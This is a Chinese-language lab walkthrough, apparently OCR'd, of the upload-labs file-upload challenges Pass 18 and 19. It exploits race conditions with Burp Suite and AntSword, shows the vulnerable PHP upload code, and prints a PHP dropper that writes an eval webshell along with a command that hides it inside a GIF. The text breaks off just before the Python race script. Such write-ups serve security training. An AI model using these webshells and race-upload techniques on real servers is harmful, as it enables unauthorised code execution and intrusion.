


可以看到上传该文件的数据包不停地重放


- BP攻击的同时我们也运行 python 脚本 AttackScript.py，目的是不停访问 EighteenSecondMethod.php 直到成功访问到为止，当出现 OK 说明访问到了该文件，那么 AttackScript.php 应该也创建成功了




- 将 burpsuite 的拦截功能解除




- 用蚁剑添加数据并配置，这里的 `url` 是 `http://192.168.31.126:8080/upload-labs/upload/AttackScript.php`，连接密码是 `EighteenSecond`



- 成功添加了 `shell`



- 双击数据后成功 getshell



Pass19 条件竞争二

- 查看源码

index.php 的代码如下

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php");
    $imgFileName =time();
    $u = new MyUpload($_FILES['upload_file']['name'], $_FILES['upload_file']['tmp_name'],
$_FILES['upload_file']['size'],$imgFileName);
    $status_code = $u->upload(UPLOAD_PATH);
    switch ($status_code) {
        case 1:
            $is_upload = true;
            $img_path = $u->cls_upload_dir . $u->cls_file_rename_to;
            break;
        case 2:
            $msg = '文件已经被上传，但没有重命名。';
            break;
        case -1:
            $msg = '这个文件不能上传到服务器的临时文件存储目录。';
            break;
        case -2:
            $msg = '上传失败，上传目录不可写。';
            break;
        case -3:
```

```
            $msg = '上传失败，无法上传该类型文件。';
            break;
        case -4:
            $msg = '上传失败，上传的文件过大。';
            break;
        case -5:
            $msg = '上传失败，服务器已经存在相同名称文件。';
            break;
        case -6:
            $msg = '文件无法上传，文件不能复制到目标目录。';
            break;
        default:
            $msg = '未知错误！';
            break;
    }
}
```

myupload.php 的代码如下：

```
//myupload.php
class MyUpload{
......
......
......
  var $cls_arr_ext_accepted = array(
      ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar", ".7z",".ppt",
      ".html", ".xml", ".tiff", ".jpeg", ".png" );

......
......
......
  /** upload()
   **
   ** Method to upload the file.
   ** This is the only method to call outside the class.
   ** @para String name of directory we upload to
   ** @returns void
  **/
  function upload( $dir ){

    $ret = $this->isUploadedFile();

    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->setDir( $dir );
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkExtension();
```

```
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkSize();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){

      $ret = $this->checkFileExists();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){
      $ret = $this->renameFile();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, everything worked as planned :)

    return $this->resultUpload( "SUCCESS" );

  }
.....
.....
.....
};
```

- `upload()` 函数大致思路如下


1. 判断文件是否为http post方式上传
2. 建立文件夹
3. 白名单验证后缀名
4. 检查大小
5. 检查上传文件夹是否存在
6. 移动临时文件到上传目录
7. 对文件进行重命名

同样的逻辑缺陷 不过是白名单 上传路径不可控制 所以上传含有木马的白名单文件 配合条件竞争和其他漏洞来实现写入木马

- 使用正确的版本

白名单+条件竞争+Apache未知后缀名解析漏洞
上传一个Apache不识别的后缀名 通过条件竞争访问php文件 写入木马成功
注意Apache未知后缀名解析漏洞适用 php ts 版本

用版本5.5.38的php




- 编写脚本

php 脚本 NineteenScript.php 代码如下：


```
<?php
    fputs(fopen('script.php','w'),'<?php @eval($_POST["Nineteen"])?>');
?>
```

gif 文件 NineteenFirst.gif 使用 Pass16 的 gif 文件




然后使用下面的命令制造图片马

```
copy NineteenFirst.gif/a + NineteenScript.php/b NineteenScript.gif
```




可看到图片 NineteenScript.gif 成功注入木马




编写 python 脚本 `AttackScript.py` 如下：

